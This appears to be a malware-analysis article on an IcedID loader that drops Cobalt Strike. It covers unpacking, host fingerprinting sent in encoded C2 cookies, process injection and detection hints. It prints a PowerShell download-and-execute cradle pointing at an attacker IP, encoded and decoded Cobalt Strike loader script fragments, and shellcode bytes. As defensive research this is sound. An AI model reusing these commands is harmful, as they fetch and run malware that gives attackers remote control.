Apr 20 2021 rundll32 ..\Klos.viters1,DllRegisterServer
Apr 20 2021 rundll32 ..\Klos.viters,DllRegisterServer
Apr 20 2021 rundll32 ..\Klos.viters2,DllRegisterServer
Apr 13 2021 rundll32 ..\Hodas.vyur2,DllRegisterServer
Apr 13 2021 rundll32 ..\Hodas.vyur1,DllRegisterServer
Apr 13 2021 rundll32 ..\Hodas.vyur,DllRegisterServer
Apr 6 2021 Rundll32 ..\Kiod.hod1,DllRegisterServer
Apr 6 2021 Rundll32 ..\Kiod.hod2,DllRegisterServer
Apr 6 2021 Rundll32 ..\Kiod.hod,DllRegisterServer
```

For this article, we have analyzed a IcedID DLL file that acts as the installer.

IcedID sample analysis


```
MD5: 4474dd4c14f76b6b40f855b9aae628fa
SHA-256: 93e5fc51525d584a80db2505638f0f9237bff8d01adc330049a414b45c7a811c

Imphash: 78ed290a779aa51d4473678936319a48

SSDEEP: 768:GGS/PPJ69K2c5r8OsDBZpAYqRHAZorOs1gxuqkB1chYsNbp6SGu4nQvxVH2oOB4:yPRESOn+YC1ZB1chYsNl6SWn+Lc4

File type: Win32 DLL

Magic: PE32+ executable for MS Windows (DLL) (GUI) Mono/.Net assembly

Entropy: 7.302
```


Exports:

```
DllRegisterServer
PluginInit
```

By setting breakpoints on VirtualAlloc, we unpacked the IcedID payload. An allocated memory section was created with null bytes and the unpacked payload is written in this section.

The below section is responsible for the unpacking routine:






The memory page of the unpacked IcedID has ERW privileges (Execute, Read, Write, protection rights).


The unpacked IcedID file contains various HTTP APIs.

Using IDA, we can see that the unpacked IcedID payload uses an HTTP APIs to retrieve a connection with the C2 server in the code:




The IceID loader retrieves information on the compromised host by performing initial enumeration and fingerprinting. It then sends the information to the C2 server via the HTTP APIs mentioned above.
The information includes the OS version, username, computer name and physical address. The information is sent in an encoded cookie to the C2 server.

The packet inspection of the HTTP cookie sent to the C2 server:



Examining the packet also reveals a DNS name for the C2: dsedertyhuiokle[.]top.



Example of cookie names and order:

Cookie:
__gads

_gat= OS version

_ga= CPU


_u= Computer name and the username

__io= User SID

_gid= MAC


Hunting tip: external socket with the above data could be an indicator of IcedID activity.

The CPU ID check, performed by using the cpuid instruction which allows to query the processor information and the CPU type. This information stored in _ga:




The OS version check performed by using the RtlGetVersion function which holds the OS version information. This information is stored in _gat:

The user SID check, performed by using the LookupAccountNameW function which holds the name of a system, an account, and the security identifier (SID). This information stored in _io:



Username and Computer name check, performed by using the GetUserNameA and GetComputerNameA functions which retrieve the username and the NetBIOS name. This information stored in _U:

Adapter Info check, performed by using the GetAdaptersInfo function which retrieves adapter information that is stored in _gid:



Cobalt Strike

After the execution of the first stage loader, the C2 server responds with a fake GZIP payload which is an encrypted IcedID payload. This encrypted payload is downloaded as *license.dat* which is a core module of IcedID. Next, *license.dat* is executed via rundll32.exe:rundll32.exe

"C:\Users*\AppData\Local\Qiik\cuucuy\Agmupn.dll",update /i:"BarelyHedgehog\license.dat"

Following the execution of *license.dat*, the next step uses process Injection, which enables IcedID to evade defenses by migrating from cmd.exe to rundll32.exe. This specific process injection technique is indicative of Cobalt Strike, eventually allowing the threat actor to gain full remote control over the compromised machine.

Parent Process Details:
rundll32.exe "C:\Users*\AppData\Local\Qiik\cuucuy\Agmupn.dll",update /i:"BarelyHedgehog\license.dat"
Process Details:
C:\Windows\SysWOW64\cmd.exe
Target (injected) Process:
c:\windows\system32\rundll32.exe
The injected data:

MZARUH\x89\xe5H\x81\xec \x00\x00\x00H\x8d\x1d\xea\xff\xff\xffH\x81\xc3\xcc\t\x00\x00\xff\xd3H\x89\xc3I\x89\xf8h\x04\x00\x00\x00Z\xff\xd0A\xb8\xf0\xb5\xa2Vh\x05\x00\x program…
Injection page info:
State=MEM_COMMIT, Type=MEM_MAPPED, AllocationProtect=PAGE_EXECUTE_READWRITE, RegionSize=135168

Cobalt Strike then downloads two additional payloads:

c:\users*\appdata\local\temp\xugi64.exe File SHA256: 48385CB94B871E3BF46BD1ABFACF1CD69155A0161D2D200ECEBD333A7FF137E8
C:\users*\appdata\local\temp\ovuleq.exe File SHA256: 668FCD27F21503184B9E6E10EDB9C9E5C6BA1484EBC60A33A7E6104CA4857561

These two executables also serve as Cobalt Strike beacons.

Additionally, we have also detected Cobalt Strike injecting code to these processes:

c:\windows\system32\svchost.exe
c:\windows\system32\wuauclt.exe

c:\windows\system32\mstsc.exe

c:\windows\system32\dllhost.exe

We have also observed, that these injected processes do not have command line parameters, which is a great indicator for detection. For example, mstsc.exe or svchost.exe without command line parameters is very uncommon and does not make any sense for these processes.

Cobalt Strike also utilizes PowerShell execution to perform a fileless shellcode injection.

The initial PowerShell command:
powershell.exe -nop -w hidden -c “IEX ((new-object net.webclient).downloadstring(‘http://23[.]108[.]57[.]148:80/a443’))”

The next stage PowerShell script is stored behind the Cobalt Strike C2 server.
The PowerShell script is encoded in Base64 format.

powershell -nop -w hidden -encodedcommand JABzAD0ATgBlAHcALQBPAGIAagBlAGMAdAAgA……

The decoded base64 command:

```
$s=New-Object IO.MemoryStream(,
[Convert]::FromBase64String("H4sIAAAAAAAAAK1Xa3Oiyhb9HH8FH1KlVoxBUWPm1FQNCCgoRMB3TirFo1W0eQiNSs7Mfz8b1JzMmeTeqbo3VVaaZr967bV3bwxEb
 (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).ReadToEnd();
```

```
Set-StrictMode -Version 2
$DoIt = @'

function func_get_proc_address {

Param ($var_module, $var_procedure)

$var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() | Where-Object { $_.GlobalAssemblyCache -And $_.Location.S

$var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]] @('System.Runtime.InteropServices.HandleRef', 'string'))

return $var_gpa.Invoke($null, @([System.Runtime.InteropServices.HandleRef](New-Object System.Runtime.InteropServices.HandleRef((New-C

}

function func_get_delegate_type {

Param (

[Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,

[Parameter(Position = 1)] [Type] $var_return_type = [Void]

)

$var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName('ReflectedDelegate

